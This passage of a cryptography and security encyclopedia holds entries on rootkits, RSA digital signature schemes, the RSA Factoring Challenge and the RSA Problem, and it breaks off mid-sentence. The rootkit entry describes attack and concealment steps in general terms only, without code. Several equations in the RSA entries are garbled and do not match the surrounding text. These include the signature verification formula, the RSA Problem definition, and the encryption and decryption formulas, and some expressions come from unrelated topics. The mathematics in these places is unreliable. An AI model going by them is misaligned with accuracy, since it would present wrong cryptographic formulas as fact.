1. Extension of trust in systems using TPMs or other Roots of Trust

2. Methods to verify the integrity of ICs within a system to extend trust to the rest of the systems hardware

3. Physically Unclonable Functions

   (a) Reasonable applications methods to generate keys reliably

   (b) Workable challenge response mechanisms

   (c) Support for attestation

4. Control of the JTAG interface by hardware to extend hardware trust, and prevention of the interface for use in a system attack

Run-time Memory Encryption:

In-line memory encryption adds to the memory access bottle neck. Some papers have identified crypto attacks and design guidelines. Most published research select a block encryption scheme like AES and then quantifies the latency for using the scheme or identify methods to minimize this latency. Other research suggests the use of One-Time Pads (OTP) or stream ciphers without details of how to efficiently implement or design the crypto engine into the processor.

There is a real need for additional research on new and efficient real-time methods of encryption and decryption before external memory crypto in real time–embedded or desktop systems will be possible.

Cross-References

Levels of Trust
Trusted Boot
Trusted Computing

Recommended Reading

Elbaz R, Torres L, Sassatelli G, Guillemin P, Anguille C, Bardouillet M, Buatois C, Rigaud JB (2005) Hardware engines for bus encryption: a survey of existing techniques. In: Proceedings of the design, automation and test in Europe conference and exhibition (DATE'05), Munich. IEEE Computer Society, Los Alamitos

Rogers B, Solihin Y, Prvulovic M (Mar 2005) Memory predecryption: hiding the latency overhead of memory encryption. ACM SIGARCH Comput Archit News 33(1):27–33

Suh GE, Clarke D, Gassend B, van Dijk M, Devadas S (2003a) AEGIS: architecture for tamper-evident and tamper-resistant processing. In: ICS'03, San Francisco. ACM, New York, 23–26 Jun 2003

Suh GE, Clarke D, Gassend B, van Dijk M, Devadas S (2003b) Efficient memory integrity verification and encryption for secure processors. In: Proceedings of the 36th international symposium on microarchitecture (MICRO-36′03), San Diego

Suh GE, O'Donnell CW, Sachdev I, Devadas S (2005) Design and implementation of the AEGIS single-chip secure processor using physical random functions. In: Proceedings of the 32nd international symposium on computer architecture (ISCA'05), Madison. IEEE, New York
[zbMATH]

TCG Specifications (2007) Architecture overview revision 1.4, 2 Aug 2007

Yang J, Gao L, Zhang Y (2005) Improving memory encryption performance in secure processors. IEEE Trans Comput 54(5):630–640
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_790

Rootkits

Padmaraj M. V. Nair[49] ✉
(49) Department of Computer Science and Engineering, School of Engineering, Southern Methodist University, Dallas, TX, USA

✉ **Padmaraj M. V. Nair**
Email: mpadmara@engr.smu.edu

Synonyms

Maliciously modified set of administrative tools

Definition

Rootkits are software packages that set up and maintain a user's environment on a compromised machine.

Background

The term "rootkit" is originated from the UNIX operating system's "root" and the word "kit." Root is the super user in the UNIX environment and kit is a collection of malicious tools.

Applications

The technologies and tricks used in rootkits are intended to hide its data and code. A rootkit protects backdoors such as covert channels and local vulnerabilities like distributed denial of service attack, key loggers, passwords sniffers, and agents. Rootkits use a four-step process to be

operational. The first step is to find a vulnerable host and then exploit the host. After gaining access to the host, the attacker downloads the rootkit from his site or a dead drop box. The last step is to deploy the kit via an installation script. The installation process disables the history (like shell history in Unix), unpacks components, sets up directory structure, kills system logging activities, modifies system start-up files, and hides evidence of the rootkit package. Once installed, rootkit maintains access to the compromised system, attacks other systems, and destroys evidence.

One may classify rootkit software packages into three main categories: binary, kernel, and library kits. Binary kits replace system files with Trojan counterpart and deploy files in a hidden directory like “/dev/.lib.” They use invisible characters in directory names to make detection and deletion harder. There are tools to adjust time stamps and size of the Trojan to the original. Unlike binary kits, kernal kits hook into system’s kernel and modify necessary system calls. These rootkits can make the whole operating system untrustworthy by adding and modifying device drivers and patching the kernel. Library kits replace the standard system libraries and position in such a way that they will be loaded before the system libraries.

Cross-References

Malware

References

Hoglund G, Butler J (2005) Rootkits: subverting the Windows kernel. Addison-Wesley, Reading [zbMATH]

Peikari C, Chuvakin A (2004) Security warrior. O’Reilly Media, Sebastopol

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_432

RSA Digital Signature Scheme

Burt Kaliski[50] ✉
(50) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *RSA digital signature scheme* is any of several digital signature schemes based on the RSA Problem.

Theory

In the basic formula for the RSA cryptosystem (Rivest et al. 1978), a digital signature *s* is computed on a message *m* according to the equation (Modular Arithmetic)

$$s \equiv m^d \bmod n \tag{1}$$

where (*n*, *d*) is the signer's RSA private key. The signature is verified by recovering the message *m* with the signer's RSA public key (*n*, *e*):

$$\mathcal{P} := T \circ \mathcal{Q} \circ S \tag{2}$$

Though the meaning of the value *m* that is signed with this formula has changed over the years, the basic formula has remained the same since it was introduced in 1977. The purpose of this entry is to survey the main approaches based on that formula, each of which can be referred to as an *RSA digital signature scheme*.

In the definition just given, the value *m* is itself the message. This is helpful for illustration, but introduces a few challenges:

1. The set of messages that can be signed with the basic formula is limited to the set of integers in the range [0, $n - 1$]. A larger value of m could be signed, but the value $m \bmod n$ is all that would be protected (or recovered).

2. Some messages are quite easy to sign, for instance, $m = 0$ always has the signature 0 regardless of the signer's private key, and similarly the signature for $m = 1$ is 1 and for $m = n - 1$ it is $n - 1$.

3. Every signature value s corresponds to some message m by Eq. 2. It is easy therefore to construct valid message-signature pairs given only the signer's public key by starting with the signature value s (though the messages so obtained might not be anything meaningful).

4. Finally, the signer's willingness to provide signatures on some messages can be exploited by an opponent to obtain signatures on additional messages. As an example, if the opponent wants a signature on a message m but does not want the signer to see m, the opponent can instead ask to have the message $m' \equiv mr^e \bmod n$ signed, where r is a random value. Let s' be the signature on m', and let $s \equiv s'r^{-1} \bmod n$. Then s is the signature on m. Though this property has the benefit of enabling blind signatures, it also presents an avenue for attack. More generally, RSA signatures have a multiplicative property that can be an advantage or a disadvantage depending on the situation: given signatures on messages m_1 and m_2, it is straightforward to determine the signatures on any combination of products of the form $m_1^i m_2^j$.

Due to the various concerns just described, RSA digital signature schemes in practice are typically constructed so that the value m is not the message itself, but rather a *message representative* derived from the message. This approach employs four design principles that address the concerns just noted:

- *Large message space*. The set of messages that can be signed should be as large as possible. For this reason, the value m is typically derived in some way from the result of applying a hash function to the actual message to be signed.

- *Nontrivial message representative*. Message representatives such as 0 and 1 should be avoided, or should be very unlikely. In some schemes, this is accomplished by giving *m* a "random" appearance and in others, just by some padding.
- *Sparse message representative space*. Only a small fraction of values of *m* should be valid message representatives; this makes it unlikely that a random signature *s* will correspond to a valid *m*. For this reason, the value *m* generally has some structure that can be verified, and which is unlikely to occur at random. Alternatively, if many values of *m* are valid, then it should be difficult to find a message with a given message representative *m*.
- *Non-multiplicativity*. Multiplicative relationships between signatures should be avoided. Randomness or padding, and structure, both help in this regard.

One of the earliest and simplest improvements over the basic formula is to define the message representative *m* as the hash of the message *M* being signed, $m = Hash(M)$. This meets the first three design goals: messages of any length can be signed; hash values such as 0 and 1 are very unlikely; and assuming the hash values are sufficiently shorter than the modulus *n*, only a small fraction of values of *m* will be valid hash values.

However, multiplicative relationships are still a potential problem. In particular, if the hash output is significantly shorter than the modulus (e.g., 160 bits vs. 1024 bits with today's parameter sizes), then it is possible to attack the signature scheme by methods from index calculus. Although the opponent cannot factor the modulus, the attacker can readily factor the much shorter hash values. From a sufficiently large set of signatures, the attacker can thereby solve for the signatures on *all* values *m* in a factor base by index calculus – and from those construct the signature on *any* message *M* for which $Hash(M)$ is smooth with respect to that factor base (Smoothness). (This approach, observed in the design of the PKCS #1 specification (PKCS #1 v1.5 1993) discussed below, is an extension of an early attack on the RSA cryptosystem by Desmedt and Odlyzko (1986).) On the other hand, if the hash value is as long as the modulus *n*, then factoring the hash value is as hard as factoring the modulus, so the attack just described is not a concern. This is the basis for the *Full Domain Hash* (FDH) scheme of Bellare and Rogaway (1993). In fact, FDH turns out to have an additional security benefit, which is that it is possible in the random

oracle model to obtain a proof that the signature scheme is as difficult to break, as the RSA Problem is to solve. (Recall that the RSA Problem is up to a certain ratio to solve for x such that $y \equiv x^e \bmod n$, given y, n, and e, where the target value y is random.) It is instructive to explore that proof briefly, as it is a good example of the modern design of cryptographic schemes that has resulted from the insights of Bellare and Rogaway and other contemporary researchers.

In the proof, the attacker is assumed to have the ability to do the following:

- Obtain signatures from the actual signer on some number of chosen messages M.
- Evaluate the hash function on some number of chosen messages M.

The underlying hash function is modeled as a random oracle (Random Oracle Model), meaning that the attacker's probability of success is taken over a *random* choice of hash function. Accordingly, it is not enough that the attack works well for *some* hash function; rather, it must work well, on average, for *any* (theoretical) hash function. This is a strong assumption on the attack, but a reasonable starting point for analysis.

The attacker's goal is to produce a new signature s' on a new message M', and to be able to do so in a reasonable amount of time with high probability.

Suppose now that there is such an attacker, represented by an algorithm A. In the proof, this algorithm A is transformed to a second algorithm B that breaks the RSA Problem in a similar amount of time and probability. The "reduction" (Computational Complexity) from B to A takes advantage of the fact that the hash function is a black box, so the attacker cannot look inside. Accordingly, it is possible to "simulate" both the signer and the hash function so that they appear to be actual ones to the algorithm A, but such that when algorithm A forges the signature, it will in fact be solving an instance of the RSA Problem.

The reduction employs a table that has a signature-hash entry for each message, and goes something like this:

1. When the attacker asks to obtain a signature on a message M, the simulated signer first looks in the table to see if there is an entry for the message. If so, the signature part of that entry is returned. If not, see Step 3 below.

2. When the attacker asks to evaluate the hash function on a message M, the "simulated" hash function likewise first looks and returns the hash part of an entry, if there is one. If not, see Step 3 next.

3. In either case, if there is no entry for the message, then a new one is created. First, a random signature s is generated. Second, a message representative $m \equiv s^e \mod n$ is computed. Third, the pair (m, s) is entered in the table as the hash-signature pair for the message M. Finally, the hash or signature is returned according to the attacker's request.

This simulation looks just like an actual signer and random hash function, because the hash value for a given message is random (since s is random), and the hash-signature pair for each message is internally consistent. Thus, an attacker will be just as successful when interacting with this simulation, as in the actual environment. But notice that the simulation does not need the actual signer's private key. So the simulator, combined with the algorithm A, yields another algorithm B, also independent of the actual signer's private key, which can then be applied to solve the RSA Problem.

In order to produce a forged signature on some message other than by accident, the attacker has to ask for the hash of the message. Otherwise, since the hash value is random, the probability that the signature will match is $1/n$, that is, essentially 0. Because this signature is a forgery and FDH is deterministic, the attacker cannot ask for another signature on the same message. This means that there will be at least one message that the attacker asks to be hashed, but does not ask to be signed.

The one extra message gives the simulator an opportunity to embed an instance of the RSA Problem into the hash value. This is done with a small change to Step 2 above. In particular, at one randomly selected time during the interaction with the attacker, instead of constructing a new entry, the step returns, as the hash value on that message, the target value y for the RSA Problem to be solved. Now, if the attacker also asks for a signature on the same message, the simulation will fail. But if the attacker produces a new signature on that message – a forgery – then the signature will be the solution to the RSA Problem on y!

Algorithm B is thus able to solve the RSA Problem whenever algorithm A produces a forgery, provided that the hash value involved in the forgery is the one selected by the simulator (and Algorithm A uses the hash value, rather than guessing the signature). Suppose algorithm A succeeds with probability ϵ_A in time T_A, and asks for at most Q messages to be hashed. Then algorithm B succeeds with probability at least $(\epsilon_A - 1/n)/Q$ in time just slightly more than T_A. Conversely, this means that if there is no algorithm for solving the RSA Problem that succeeds with probability greater than ϵ_B in time T_B, then there is no algorithm for forging signatures with probability greater than $\epsilon_B Q + 1/n$ in time T_B.

Because in practice an attacker can run a hash function a very large number of times, the ratio between the probabilities ϵ_A and ϵ_B may be quite large. Thus, the security proof itself may not imply as great a minimum difficulty as one might desire for forging FDH signatures, at least for typical parameter sizes. For instance, if one believes that the probability of breaking the RSA problem in a certain amount of time is at most 2^{-80}, and that an attacker can run the hash function 2^{64} times, then the proof only shows that the probability of forgery is at most about 2^{-16}. This does not mean that there is an algorithm that is successful to this extent; it just means that such an algorithm cannot be ruled out by the proof itself. Still, the line of reasoning is better than for "ad hoc" designs, where there is no clear connection between the difficulty of forgery and the RSA Problem.

The reason that the reduction for FDH is so "loose" (i.e., the ratio is so high) is that the simulator is able to embed the RSA Problem into only one hash value. Another scheme by the same authors, the *Probabilistic Signature Scheme* (PSS) (Bellare and Rogaway 1996), overcomes this limitation by introducing a random value (called a *seed*, which plays a role similar to *salt*) into each signature operation. As a result, each signature is independent of previous hash operations, so each hash value can embed a separate instance of the RSA Problem.

In PSS, the probability of success for breaking the RSA Problem is about the same as the probability for forging signatures, which is the best security reduction one can achieve.

(Some improvement in the security reduction for FDH can be obtained by a better proof technique, as Coron has shown (Coron 2002). Coron also gives a very careful analysis of the effect of the size of the salt on the

reduction in PSS.) In addition to the tight security proof, PSS has a second advantage: It has a simple variant, called PSS-R, that provides *message recovery*. In PSS-R, part or all of the message can be carried in the message representative in addition to the hash value. This is a return to the goal of the original formula, but with stronger security properties.

Applications

The digital signature schemes just described appear in industry standards and are employed in practice to varying degrees.

For the long term, PSS and PSS-R may well prevail as the most common RSA signature schemes, and they are found in newer standards such as PKCS #1 v2.1 (2002), ISO/IEC 9796-2 (2002) and ISO/IEC 14888-2 (2008), and IEEE 1363a (2004). However, in the near term, other signature schemes are better established. The most common today in practice is the PKCS #1 v1.5 scheme, introduced in 1991 in the first set of Public-Key Cryptography Standards from RSA Laboratories (ISO/IEC 9796-2 2002). The scheme has an ad hoc design where the message representative is constructed from a hash value with simple padding. On the one hand, no practical attack has been developed on this scheme, though some specially constructed cases have been shown to have weaknesses (see Coron et al. 1999). On the other hand, no security proof is available either, and it seems unlikely that one would be developed. Thus, like primitives from symmetric cryptography, the security of the scheme depends on resistance against specific attacks rather than a security reduction from a hard problem.

Another scheme today, found more in standard documents than in practice, is the scheme in ANSI X9.31 (1998), which is also in ISO/IEC 14888-2. (A variant with message recovery is in ISO/IEC 9796-2 (2002).) This scheme also has an ad hoc design with similar security properties to PKCS #1 v1.5.

An early scheme with message recovery can be found in ISO/IEC 9796-1 (1999). The scheme is particularly attractive for implementation since no hash function is involved. However, the scheme has turned out to be vulnerable to attack in some cases, as shown by Grieu (2000) and in further work with by Coppersmith et al. (2008). The standard has since been withdrawn. (Not all implementations of the standard are affected by the

attacks; in particular, implementations where the message being signed and "recovered" is itself a hash value are not affected.) Some of the RSA signature schemes mentioned also have variants based on the Rabin cryptosystem; this is true of the schemes in ANSI X9.31 and the various ISO/IEC documents, as well as PSS and PSS-R, though not the PKCS #1 v1.5 scheme. The variants based on the Rabin cryptosystem have the advantage that they allow the public exponent $e = 2$, so that signature verification is very efficient; but on the other hand, some extra steps are required due to the fact that not every message representative m may have a square root modulo n (see Rabin Digital Signature Scheme for further discussion.)

A complementary approach to the schemes just described, which is primarily of research interest so far, is to derive the public exponent e itself from the message, where the value m is fixed within the public key. The advantage of this approach, described by Gennaro et al. (1999), is that it is possible to obtain a tight security proof in the standard model, where the hash function is only assumed to have a certain "division-intractability" property – it does not need to be modeled as a random oracle. The difficulty of forging a signature can be shown to be closely related to the Strong RSA Assumption (refer again RSA Problem). (Note though that the initial analysis needed some improvements (Coron and Naccache 2000).) A related approach is presented by Vanstone and Qu (2000); in their approach, both e and m may be derived from the message.

Cross-References

- Blind Signature
- Digital Signature Schemes
- Rabin Digital Signature Scheme
- RSA Problem
- RSA Public-Key Encryption

Recommended Reading

American National Standard X9.31-1998. Digital Signatures Using Reversible Public Key Cryptography for the Financial Services Industry (rDSA)

Bellare M, Rogaway P (1993) Random oracles are practical. A paradigm for designing efficient protocols. In: Proceedings of the 1st ACM conference on computer and communications security, Fairfax, November 1993. ACM Press, New York, pp 62–73
[zbMATH]

Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 399–416
[zbMATH]

Coppersmith D, Coron J-S, Grieu F, Halevi S, Jutla CS, Naccache D, Stern JP (2008) Cryptanalysis of ISO/IEC 9796-1. J Cryptol 21:27–51
[MathSciNet][zbMATH]

Coron J-S (2002) Optimal security proofs for PSS and other signature schemes. In: Knudsen LR (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 272–287
[zbMATH]

Coron J-S, Naccache D (2000) Security analysis of the Gennaro–Halevi–Rabin signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 91–101
[zbMATH]

Coron J-S, Naccache D, Stern JP (1999) On the security of RSA padding. In: Wiener M (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 1–18
[zbMATH]

Desmedt Y, Odlyzko AM (1986) A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 516–522
[zbMATH]

Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139

Grieu F (2000) A chosen messages attack on the ISO/IEC 9796-1 signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 70–80
[zbMATH]

IEEE Std 1363a:2004. Standard specifications for public key cryptography – amendment 1 – additional techniques

ISO/IEC 14888-2:2008. Information technology – security techniques – digital signatures with appendix – part 2: integer factorization based mechanisms

ISO/IEC 9796-1:1999. (withdrawn) Information technology – security techniques digital signatures giving message recovery – part 1: mechanisms using redundancy

ISO/IEC 9796-2:2002. Information technology – security techniques – digital signatures giving message recovery – part 2: integer factorization based mechanisms

PKCS #1 v1.5 (1993) RSA encryption standard. RSA Laboratories

PKCS #1 v2.1 (2002) RSA cryptography standard. RSA Laboratories

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

Vanstone SA, Qu M (2000) Digital signature protocol with reduced bandwdith. US Patent 6,097,813, 1 Aug 2000 (Filed 15 May 1997)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_433

RSA Factoring Challenge

Burt Kaliski[51] ✉
(51) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The RSA factoring challenge is a competition run from 1991 to 2007 that awarded cash prizes for the successful factorizations of certain large numbers.

Background

Starting in 1991, RSA Data Security (now part of EMC Corporation) offered a set of "challenges" intended to measure the difficulty of integer factoring. The challenges consisted of a list of 41 *RSA Numbers*, each the product of two prime numbers of approximately equal length, and another, larger list of *Partition Numbers* generated according to a recurrence.

The first five of the RSA Numbers, ranging from 100 to 140 decimal digits (330–463 bits), were factored successfully by 1999 (see Cavallar et al. (1999) for details on the largest of these). An additional 512-bit (155-digit) challenge number was later added in view of the popularity of that key size in practice; it was also factored in 1999 (Atkins et al. 1995).

In addition to the formal challenge numbers, an old challenge number first published in August 1977, renamed "RSA-129," was factored in 1994 (Atkins et al. 1995).

The original challenge was replaced with a second series that ran from 2001 to 2007 with numbers from 576 to 2048 bits. The numbers in the second series are designated by their length in bits rather than decimal digits.

The Quadratic Sieve was employed for the numbers up to RSA-129, and the Number Field Sieve for Factoring for the rest.

The work factor in MIPS-years, summarized in Table 1, was roughly in line with expectations for these methods as techniques steadily improved. It is noteworthy that the effort for RSA-130, taking advantage of the Number Field Sieve, was less than that for RSA-129. The teams that factored RSA-160 and larger numbers expressed the work factor in terms of specific CPU times rather than converting to MIPS-years. For instance, RSA-200 was reported to have taken the equivalent of 75 processor-years on a 2.2 GHz AMD Opteron processor. This is about twice the effort reported for RSA-640. (Factorizations of numbers in this challenge continue to be reported. As of this writing, the largest number in the challenge to be factored is RSA-768 (Kleinjung et al. 2010), which took about 2000 processor-years. In addition to the factorizations in Table 1, RSA-170, −180, and −190 have also been factored recently.)

RSA Factoring Challenge, Table 1 Results of the RSA factoring challenge

Number	Bits	Year	Method	MIPS-years
RSA-100	330	1991	QS	7
RSA-110	364	1992	QS	75
RSA-120	397	1993	QS	830
RSA-129	426	1994	QS	5000
RSA-130	430	1996	NFS	1000
RSA-140	463	1999	NFS	2000
RSA-155	512	1999	NFS	8000
RSA-160	530	2003	NFS	Not given
RSA-576	576	2003	NFS	Not given
RSA-640	640	2007	NFS	Not given
RSA-200	663	2005	NFS	Not given
RSA-768	768	2009	NFS	Not given

Adapted from Contini (1999)
QS quadratic sieve, *NFS* number field sieve

Cash prizes of more than US$50,000 were awarded to the winners over the duration of the contest.

Applications

Competitions like the RSA Factoring Challenge and the ECC Challenges are helpful in establishing confidence in a cryptosystem as they provide a focal point for demonstrating the effectiveness of algorithms for breaking the cryptosystem.

Cross-References

- Integer Factoring
- MIPS-Year
- Number Field Sieve for Factoring
- Quadratic Sieve
- RSA Problem

Recommended Reading

Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are Squeamish Ossifrage. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptology – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 263–277
[zbMATH]

Cavallar S, Dodson B, Lenstra A, Leyland P, Lioen W, Montgomery PL, Murphy B, te Riele H, Zimmermann P (1999) Factorization of RSA-140 using the number field sieve. In: Lam KY, Okamoto E, Xing C (eds) Advances in cryptology – ASIACRYPT'99. Lecture notes in computer science, vol 1716. Springer, Berlin, pp 195–207

Cavallar S, Dodson B, Lenstra A, Leyland P, Lioen W, Montgomery PL, Murphy B, te Riele H, Zimmermann P et al (2000) Factorization of a 512-bit RSA modulus. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 1–18

Contini S (1999) The factorization of RSA-140. RSA Laboratories' Bulletin 10. http://www.rsa.com/rsalabs. Accessed 8 Mar 1999

Kleinjung T, Aoki K, Franke J, Lenstra AK, Thom E, Bos JW, Gaudry P, Kruppa A, Montgomery PL, Osvik DA, te Riele H, Timofeev A, Zimmermann P (2010) Factorization of a 768-bit RSA modulus.

In: Rabin T (ed) Advances in cryptology – CRYPTO 2010. Lecture notes in computer science, vol 6223. Springer, Berlin, pp 333–350
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_475

RSA Problem

Ronald L. Rivest[52] ✉ and Burt Kaliski[53] ✉
(52) Department of Electrical Engineering and Computer Science, Massachusetts Institute of Technology, Cambridge, MA, USA
(53) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Ronald L. Rivest (Corresponding author)**
Email: rivest@mit.edu

✉ **Burt Kaliski**
Email: burt.kaliski@emc.com

Definition

Given an RSA public key (*n*, *e*) and a ciphertext *C*, the *RSA Problem* is to find a message M such that

$$e\,d \equiv 1 (\mathrm{mod}\ \lambda(n))$$

Theory

In RSA public-key encryption (Rivest et al. 1978), Alice encrypts a plaintext *M* for Bob using Bob's encryption key (*n*, *e*) by computing the ciphertext

$$\left(c_5\ c_4\ c_3\ c_2\ c_1\ c_0\right), \tag{1}$$

where *n*, the *modulus*, is the product of two or more large primes, and *e*, the *public exponent*, is an (odd) integer $e \geq 3$ that is relatively prime to $\phi(n)$, the *order* of the multiplicative *group* F_2^s . (Refer Euler's totient function, modular arithmetic for background on these concepts.) Bob, who knows the

corresponding RSA decryption key (n, d), can easily decrypt since $de = 1(\mathrm{mod}\phi(n))$ implies that

$$Q_{-k_i'} \leftarrow Q_{-k_i'} - P \tag{2}$$

An adversary may learn C by eavesdropping and may very well also know Bob's public key; nonetheless, such an adversary should not be able to compute the corresponding plaintext M.

One may formalize the task faced by this adversary as the *RSA Problem*.

The RSA Problem. Given an RSA public key (n, e) and a ciphertext $C = M^e(\mathrm{mod}\ \ n)$, to compute M.

To solve the RSA Problem, an adversary, who doesn't know the private key, must nonetheless invert the RSA function.

The *RSA Assumption* is that the RSA Problem is hard to solve when the modulus n is sufficiently large and randomly generated, and the plaintext M (and hence the ciphertext C) is a random integer between 0 and $n - 1$. The assumption is the same as saying that the RSA function is a trapdoor one-way function (the private key is the trapdoor).

The randomness of the plaintext M over the range $[0, n - 1]$ is important in the assumption. If M is known to be from a small space, for instance, then an adversary can solve for M by trying all possible values for M.

The RSA Problem is the basis for the security of RSA public-key encryption as well as RSA digital signature schemes.

See also surveys by Boneh (1999) and Katzenbeisser (2001).

Relationship to Integer Factoring

The RSA Problem is clearly no harder than integer factoring since an adversary who can factor the modulus n can compute the private key (n, d) from the public key (n, e).

However, it is not clear whether the converse is true, i.e., whether an algorithm for integer factoring can be efficiently constructed from an algorithm for solving the RSA Problem.

Boneh and Venkatesan (1988) have given evidence that such a construction is unlikely when the public exponent is very small, such as $e = 3$ or 17. Their result means that the RSA Problem for very small exponents could be easier than integer factoring, but it doesn't imply that the RSA Problem is actually easier, i.e., efficient algorithms are still not

known. For larger public exponents, the question of equivalence with integer factoring is still open as of this writing.

Recovering the Private Key

Clearly, if the adversary could compute Bob's private key (n, d) from his public key (n, e), then the adversary could decrypt C using Eq. 2.

However, DeLaurentis (1984) and Miller (1976) have shown that computing an RSA private key (n, d) from the corresponding RSA encryption key (n, e) is as hard as factoring the modulus n into its prime factors p and q. As already noted, given the factors p and q, it is easy to compute d from e, and conversely, there is a probabilistic polynomial-time algorithm which takes as input n, e, and d, and which factors n into p and q (see also Fact 1 in Boneh 1999). If the modulus n was chosen as the product of two "sufficiently large" randomly-chosen prime numbers p and q, then the problem of factoring n appears to be intractable. Thus, the private exponent d is protected from disclosure by the difficulty of factoring the modulus n.

An adversary might also try to compute d using some method of solving the discrete logarithm problem. For example, an adversary could compute the discrete logarithm of M to the base $M^e \pmod{n}$. If d is too small (say, less than 160 bits), then an adversary might be able to recover it by the baby step-giant step method.

Even if d is too large to be recovered by discrete logarithm methods, however, it may still be at risk.

For example, Wiener (1990) has shown that if the private exponent is less than $n^{1/4}/3$, an adversary can efficiently compute d given n and e. An improved bound of $n^{0.292}$ has been presented by Boneh and Durfee (2000) (Wiener, Boneh-Durfee, and May Attacks on the RSA Public Key Cryptosystem).

However, it does appear to be the case that if the RSA parameters were chosen large enough, then the adversary cannot solve the RSA Problem by computing the private RSA exponent of the recipient.

Self-Reducibility

It is conceivable that someone could devise a clever procedure for solving the RSA Problem without factoring the modulus n or determining the private key d. An adversary might, for example, have a procedure that

decrypts a small fraction of “weak” ciphertexts. However, the RSA procedure enjoys a certain kind of “self-reducibility,” since it is multiplicative:

$$(MR)^e = M^e R^e \pmod{n}.$$

An adversary can transform a given ciphertext M^e into another one $(MR)^e$ by multiplying it by the encryption R^e of a randomly chosen element R of F_2^s . Since the result has a chance of being a “weak” ciphertext, it follows that if there is an adversarial procedure A that can decrypt a fraction ε of ciphertexts, then there is another (randomized) adversarial procedure A' that can decrypt all ciphertexts in expected running time that is polynomial in the running time of A, in $1/\epsilon$, and in $\log n$ (Polynomial Time) (See Motwani and Raghavan 1995, Section 14.4). Self-reducibility is a double-edged sword. On the one hand, it provides assurance that “all” random ciphertexts are equally hard to invert. This property has been helpful in the security proofs for several public-key encryption and signature schemes based on the RSA Problem. On the other hand, self-reducibility provides an avenue for an adversary to gain information about the decryption of one ciphertext from the decryption of other ciphertexts (see section “Chosen Ciphertext Attacks”) below.

Low Public-Exponent RSA

A user of the RSA cryptosystem may reasonably wish to use a public exponent e that is relatively short: common choices are $e = 3$ or $e = 2^{16} + 1 = 65537$. Using a short public exponent results in faster public-key encryption and faster public-key signature verification. Does this weaken RSA?

If the public exponent is small and the plaintext M is very short, then the RSA function may be easy to invert: in particular, if $\Omega(\log(N))$, then $C = M^e$ over the integers, so M can be recovered as $K_{i,2} = g^{r_i}$.

Håstad (1988) shows that small public exponents can be dangerous when the same plaintext is sent to many different recipients, even if the plaintext is “padded” in various (simple) ways beforehand.

Coppersmith et al. (1996) give a powerful “related-messages” attack, which is effective when the public exponent is small, based on the LLL algorithm (Lenstra et al. 1982) for lattice reduction.

Because of these concerns, small public exponents are sometimes avoided in industry standards and in practice. However, the concerns can also be addressed with appropriate padding schemes (see section "Chosen Ciphertext Attacks" below), provided they are correctly implemented. For digital signature schemes, small public exponents are generally not an issue.

Strong RSA Assumption

The Strong RSA Assumption was introduced by Barić and Pfitzmann (1997) and by Fujisaki and Okamoto (1997) (see also Cramer and Shoup 2000).

This assumption differs from the RSA Assumption in that the adversary can select the public exponent e. The adversary's task is to compute, given a modulus n and a ciphertext C, *any* plaintext M and (odd) public exponent $e \geq 3$ such that $C = M^e \pmod{n}$. This may well be easier than solving the RSA Problem, so the assumption that it is hard is a stronger assumption than the RSA Assumption. The Strong RSA Assumption is the basis for a variety of cryptographic constructions.

Bit-Security of RSA Encryption

It is conceivable that RSA could be "secure" in the sense that the RSA Assumption holds (i.e., RSA is hard to invert), yet still "leak" information in that certain plaintext bits are easy to predict from the ciphertext. Does RSA provide security to individual bits of plaintext?

Goldwasser et al. (1982) first studied the bit-security of RSA, showing that an adversary who could reliably extract from a ciphertext the least signficant bit (lsb) of the plaintext would in fact be able to decrypt RSA efficiently (i.e., obtain the entire plaintext efficiently).

This line of research was pursued by other researchers. For example, Vazirani and Vazirani (1984) showed that an adversary could still decrypt even with an lsb procedure that was only $0.732 + \epsilon$ accurate. They also showed that the low-order $\log(\log(n))$ bits of plaintext are $3/4 + \epsilon$ secure.

Chor and Goldreich (1985) improved this result to show that the least-significant bit of RSA plaintext cannot be predicted with probability better than $1/2 + 1/poly(\log(n))$ (under the RSA Assumption). Alexi et al. (1984, 1988) completed this result to show that the least-significant $\log(\log(n))$ bits are secure in the same sense. (Fischlin and Schnorr (2000) provide a simpler and tighter proof of this result.) Håstad and Näslund (1998) have

